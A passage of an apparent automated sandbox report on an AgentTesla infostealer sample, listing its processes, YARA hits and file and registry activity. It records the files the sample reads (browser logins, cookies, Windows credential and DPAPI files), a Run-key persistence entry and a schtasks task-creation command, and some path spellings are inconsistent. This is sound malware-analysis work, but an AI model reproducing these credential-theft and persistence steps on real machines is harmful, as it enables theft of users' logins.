| C:\Users\user\AppData\Roaming\bwjRNo                                   | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                        | read data or list directory   read attributes   delete   write dac   synchronize   generic read   generic write | device     | sequential only   non directory file                                                   | success or wait       | 1     | 6C0DDD66       | CopyFileW        |  |
| C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe\Zone.Identifier:\$DATA | read data or list directory   synchronize   generic write                                                       | device     | sequential only   synchronous io non alert                                             | success or wait       | 1     | 6C0DDD66       | CopyFileW        |  |
| C:\Users\user\AppData\Roaming\xkhii1zz.ywa                             | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\xkhii1zz.ywa\Chrome                      | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\xkhii1zz.ywa\Chrome\Default              | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |





[illegible]

| File Read                                                                                                                            |         |        |                 |       |                |          |
|--------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| File Path                                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 6135   | success or wait | 1     | 6DC25705       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlibb1a152fe02a317a77aeec36903305e8ba6\mscorlib.ni.dll.aux                        | unknown | 176    | success or wait | 1     | 6DB803DE       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC2CA54       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efca3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux                             | unknown | 620    | success or wait | 1     | 6DB803DE       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6DB803DE       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6DB803DE       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux                     | unknown | 748    | success or wait | 1     | 6DB803DE       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 8171   | end of file     | 1     | 6DC25705       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | end of file     | 1     | 6C0D1B4F       | ReadFile |
| C:\Program Files (x86)\Downloader\config\database.script                                                                             | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Program Files (x86)\Downloader\config\database.script                                                                             | unknown | 4096   | end of file     | 1     | 6C0D1B4F       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data                                                               | unknown | 40960  | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D                                                   | unknown | 11088  | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3  | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D                                                   | unknown | 11088  | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Users\user\AppData\Roaming\lxxhii1zz.ywa\Chrome\Default\Cookies                                                                   | unknown | 16384  | success or wait | 2     | 6C0D1B4F       | ReadFile |

| Registry Activities                                             |        |         |                                                 |                 |       |                |                |
|-----------------------------------------------------------------|--------|---------|-------------------------------------------------|-----------------|-------|----------------|----------------|
| Key Value Created                                               |        |         |                                                 |                 |       |                |                |
| Key Path                                                        | Name   | Type    | Data                                            | Completion      | Count | Source Address | Symbol         |
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | bwjRNo | unicode | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe | success or wait | 1     | 6C0D646A       | RegSetValueExW |

| Key Path                                                                                 | Name   | Type   | Data                          | Completion      | Count | Source Address | Symbol         |
|------------------------------------------------------------------------------------------|--------|--------|-------------------------------|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run | bwjRNo | binary | 02 00 00 00 00 00 00 00 00 00 | success or wait | 1     | 6C0DDE2E       | RegSetValueExW |

## Analysis Process: bwjRNo.exe PID: 5976, Parent PID: 3968

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 19                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Start time:                   | 12:26:49                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Start date:                   | 14/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Path:                         | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Commandline:                  | "C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Imagebase:                    | 0xed0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 904704 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has elevated privileges:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.395553350.00000000043BF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.395553350.00000000043BF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.397542210.00000000046E2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.397542210.00000000046E2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 49%, ReversingLabs</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |

### File Activities

#### File Created

| File Path                                    | Access                                       | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol           |
|----------------------------------------------|----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|
| C:\Users\user                                | read data or list directory   synchronize    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |
| C:\Users\user\AppData\Roaming                | read data or list directory   synchronize    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |
| C:\Users\user\AppData\Local\Temp\tmpC00D.tmp | read attributes   synchronize   generic read | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 6C0D7038       | GetTempFileNameW |

#### File Deleted

| File Path                                    | Completion      | Count | Source Address | Symbol      |
|----------------------------------------------|-----------------|-------|----------------|-------------|
| C:\Users\user\AppData\Local\Temp\tmpC00D.tmp | success or wait | 1     | 6C0D6A95       | DeleteFileW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path                                   | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Ascii                                                                                                                                                                                                                                                                                | Completion      | Count | Source Address | Symbol    |
|---------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Local\Temp\mpC00D.tmp | 0      | 1646   | 3c 3f 78 6d 6c 20 76 65<br>72 73 69 6f 6e 3d 22 31<br>2e 30 22 20 65 6e 63 6f<br>64 69 6e 67 3d 22 55 54<br>46 2d 31 36 22 3f 3e 0d<br>0a 3c 54 61 73 6b 20 76<br>65 72 73 69 6f 6e 3d 22<br>31 2e 32 22 20 78 6d 6c<br>6e 73 3d 22 68 74 74 70<br>3a 2f 2f 73 63 68 65 6d<br>61 73 2e 6d 69 63 72 6f<br>73 6f 66 74 2e 63 6f 6d 2f<br>77 69 6e 64 6f 77 73 2f<br>32 30 30 34 2f 30 32 2f<br>6d 69 74 2f 74 61 73 6b<br>22 3e 0d 0a 20 20 3c 52<br>65 67 69 73 74 72 61 74<br>69 6f 6e 49 6e 66 6f 3e<br>0d 0a 20 20 20 3c 44<br>61 74 65 3e 32 30 31 34<br>2d 31 30 2d 32 35 54 31<br>34 3a 32 37 3a 34 34 2e<br>38 39 32 39 30 32 37 3c<br>2f 44 61 74 65 3e 0d 0a<br>20 20 20 20 3c 41 75 74<br>68 6f 72 3e 44 45 53 4b<br>54 4f 50 2d 37 31 36 54<br>37 37 31 5c 68 61 72 64<br>7a 3c 2f 41 75 74 68 6f<br>72 3e 0d 0a 20 20 3c 2f<br>52 65 67 69 73 74 72 61<br>74 69 6f 6e 49 6e | <?xml version="1.0"<br>encoding="UTF-16"?><br><Task version="1.2" x<br>mlns="http://schemas.mic<br>rosoft<br>.com/windows/2004/02/m<br>it/task"><br><RegistrationInfo><br><Date>2014-10-<br>25T14:27:44.8929027</<br>Date><br><Author>computer\user<br></Author><br></RegistrationIn | success or wait | 1     | 6C0D1B4F       | WriteFile |

| File Read                                                                                                                            |         |        |                 |       |                |          |  |
|--------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|--|
| File Path                                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 6135   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux                           | unknown | 176    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC2CA54       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.4f0a7eefaf3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux                            | unknown | 620    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux                     | unknown | 748    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 8171   | end of file     | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | end of file     | 1     | 6C0D1B4F       | ReadFile |  |

| Analysis Process: bwjRNo.exe    PID: 6228, Parent PID: 3968 |                                                   |
|-------------------------------------------------------------|---------------------------------------------------|
| General                                                     |                                                   |
| Target ID:                                                  | 20                                                |
| Start time:                                                 | 12:26:57                                          |
| Start date:                                                 | 14/05/2022                                        |
| Path:                                                       | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe   |
| Wow64 process (32bit):                                      | true                                              |
| Commandline:                                                | "C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe" |
| Imagebase:                                                  | 0x360000                                          |
| File size:                                                  | 904704 bytes                                      |
| MD5 hash:                                                   | 530C898EE065629D77B0B12781991D4F                  |
| Has elevated privileges:                                    | false                                             |
| Has administrator privileges:                               | false                                             |
| Programmed in:                                              | .Net C# or VB.NET                                 |

|               |                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|---------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Yara matches: | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.374264940.00000000037CF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000014.00000002.374264940.00000000037CF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Reputation:   | low                                                                                                                                                                                                                                                                                                                                                                                                                                              |

| File Activities                                                           |                                                     |            |                                                                                                       |                       |       |                |             |  |
|---------------------------------------------------------------------------|-----------------------------------------------------|------------|-------------------------------------------------------------------------------------------------------|-----------------------|-------|----------------|-------------|--|
| File Created                                                              |                                                     |            |                                                                                                       |                       |       |                |             |  |
| File Path                                                                 | Access                                              | Attributes | Options                                                                                               | Completion            | Count | Source Address | Symbol      |  |
| C:\Users\user                                                             | read data or list<br>directory  <br>synchronize     | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 6DC4CF06       | unknown     |  |
| C:\Users\user\AppData\Roaming                                             | read data or list<br>directory  <br>synchronize     | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 6DC4CF06       | unknown     |  |
| C:\Users\user\AppData\Local\Microsof\CLR_v4.0_32\UsageLogs\bwjRNo.exe.log | read attributes  <br>synchronize  <br>generic write | device     | synchronous io<br>non alert   non<br>directory file                                                   | success or wait       | 1     | 6DF5C78D       | CreateFileW |  |

| File Written                                                              |        |        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                             |                 |       |                |           |  |
|---------------------------------------------------------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|--|
| File Path                                                                 | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Ascii                                                                                                                                                                                                                                                                                                       | Completion      | Count | Source Address | Symbol    |  |
| C:\Users\user\AppData\Local\Microsof\CLR_v4.0_32\UsageLogs\bwjRNo.exe.log | 0      | 1216   | 31 2c 22 66 75 73 69 6f<br>6e 22 2c 22 47 41 43 22<br>2c 30 0d 0a 31 2c 22 57<br>69 6e 52 54 22 2c 22 4e<br>6f 74 41 70 70 22 2c 31<br>0d 0a 32 2c 22 53 79 73<br>74 65 6d 2e 57 69 6e 64<br>6f 77 73 2e 46 6f 72 6d<br>73 2c 20 56 65 72 73 69<br>6f 6e 3d 34 2e 30 2e 30<br>2e 30 2c 20 43 75 6c 74<br>75 72 65 3d 6e 65 75 74<br>72 61 6c 2c 20 50 75 62<br>6c 69 63 4b 65 79 54 6f<br>6b 65 6e 3d 62 37 37 61<br>35 63 35 36 31 39 33 34<br>65 30 38 39 22 2c 30 0d<br>0a 33 2c 22 53 79 73 74<br>65 6d 2c 20 56 65 72 73<br>69 6f 6e 3d 34 2e 30 2e<br>30 2e 30 2c 20 43 75 6c<br>74 75 72 65 3d 6e 65 75<br>74 72 61 6c 2c 20 50 75<br>62 6c 69 63 4b 65 79 54<br>6f 6b 65 6e 3d 62 37 37<br>61 35 63 35 36 31 39 33<br>34 65 30 38 39 22 2c 22<br>43 3a 5c 57 69 6e 64 6f<br>77 73 5c 61 73 73 65 6d<br>62 6c 79 5c 4e 61 74 69<br>76 65 49 6d 61 67 65 73<br>5f 76 34 2e 30 2e 33 | 1,"fusion","GAC",01,"Win<br>RT","N<br>otApp",12,"System.Wind<br>ows.Forms,<br>Version=4.0.0.0,<br>Culture=neutral,<br>PublicKeyToken=b77a5c<br>56<br>1934e089",03,"System,<br>Version=4.0.0.0,<br>Culture=neutral, Publ<br>icKeyToken=b77a5c5619<br>34e089",<br>C:\Windows\assembly\Na<br>tiveImages_v4.0.3 | success or wait | 1     | 6DF5C907       | WriteFile |  |

| File Read                                                                                                                            |         |        |                 |       |                |          |  |
|--------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|--|
| File Path                                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 6135   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux                           | unknown | 176    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC2CA54       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux                             | unknown | 620    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux                     | unknown | 748    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |

| File Path                                                           | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|---------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171   | end of file     | 1     | 6DC25705       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096   | end of file     | 1     | 6C0D1B4F       | ReadFile |

## Analysis Process: schtasks.exe PID: 6948, Parent PID: 5976

### General

|                               |                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 22                                                                                                                       |
| Start time:                   | 12:27:06                                                                                                                 |
| Start date:                   | 14/05/2022                                                                                                               |
| Path:                         | C:\Windows\SysWOW64\schtasks.exe                                                                                         |
| Wow64 process (32bit):        | true                                                                                                                     |
| Commandline:                  | C:\Windows\System32\schtasks.exe" /Create /TN "Updates\jAZPdPbNZIxFH" /XML "C:\Users\user\AppData\Local\Temp\tmpC00D.tmp |
| Imagebase:                    | 0x1370000                                                                                                                |
| File size:                    | 185856 bytes                                                                                                             |
| MD5 hash:                     | 15FF7D8324231381BAD48A052F85DF04                                                                                         |
| Has elevated privileges:      | false                                                                                                                    |
| Has administrator privileges: | false                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                 |
| Reputation:                   | high                                                                                                                     |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

### File Read

| File Path                                    | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Users\user\AppData\Local\Temp\tmpC00D.tmp | unknown | 2      | success or wait | 1     | 137AB22        | ReadFile |
| C:\Users\user\AppData\Local\Temp\tmpC00D.tmp | unknown | 1647   | success or wait | 1     | 137ABD9        | ReadFile |

## Analysis Process: conhost.exe PID: 6968, Parent PID: 6948

### General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 23                                                  |
| Start time:                   | 12:27:06                                            |
| Start date:                   | 14/05/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff7c9170000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | false                                               |
| Has administrator privileges: | false                                               |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

## Analysis Process: bwjRNo.exe PID: 1112, Parent PID: 5976

### General

|                        |                                                 |
|------------------------|-------------------------------------------------|
| Target ID:             | 24                                              |
| Start time:            | 12:27:07                                        |
| Start date:            | 14/05/2022                                      |
| Path:                  | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe |
| Wow64 process (32bit): | false                                           |

|                               |                                  |
|-------------------------------|----------------------------------|
| Commandline:                  | {path}                           |
| Imagebase:                    | 0x160000                         |
| File size:                    | 904704 bytes                     |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F |
| Has elevated privileges:      | false                            |
| Has administrator privileges: | false                            |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | low                              |

#### Analysis Process: bwjRNo.exe PID: 4588, Parent PID: 5976

##### General

|                               |                                                 |
|-------------------------------|-------------------------------------------------|
| Target ID:                    | 27                                              |
| Start time:                   | 12:27:09                                        |
| Start date:                   | 14/05/2022                                      |
| Path:                         | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe |
| Wow64 process (32bit):        | false                                           |
| Commandline:                  | {path}                                          |
| Imagebase:                    | 0x200000                                        |
| File size:                    | 904704 bytes                                    |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F                |
| Has elevated privileges:      | false                                           |
| Has administrator privileges: | false                                           |
| Programmed in:                | C, C++ or other language                        |
| Reputation:                   | low                                             |

#### Analysis Process: bwjRNo.exe PID: 1252, Parent PID: 5976

##### General

|                               |                                                 |
|-------------------------------|-------------------------------------------------|
| Target ID:                    | 28                                              |
| Start time:                   | 12:27:11                                        |
| Start date:                   | 14/05/2022                                      |
| Path:                         | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe |
| Wow64 process (32bit):        | false                                           |
| Commandline:                  | {path}                                          |
| Imagebase:                    | 0x30000                                         |
| File size:                    | 904704 bytes                                    |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F                |
| Has elevated privileges:      | false                                           |
| Has administrator privileges: | false                                           |
| Programmed in:                | C, C++ or other language                        |
| Reputation:                   | low                                             |

#### Analysis Process: bwjRNo.exe PID: 6808, Parent PID: 5976

##### General

|                          |                                                 |
|--------------------------|-------------------------------------------------|
| Target ID:               | 29                                              |
| Start time:              | 12:27:12                                        |
| Start date:              | 14/05/2022                                      |
| Path:                    | C:\Users\user\AppData\Roaming\bwjRNo\bwjRNo.exe |
| Wow64 process (32bit):   | true                                            |
| Commandline:             | {path}                                          |
| Imagebase:               | 0x750000                                        |
| File size:               | 904704 bytes                                    |
| MD5 hash:                | 530C898EE065629D77B0B12781991D4F                |
| Has elevated privileges: | false                                           |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has administrator privileges: | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
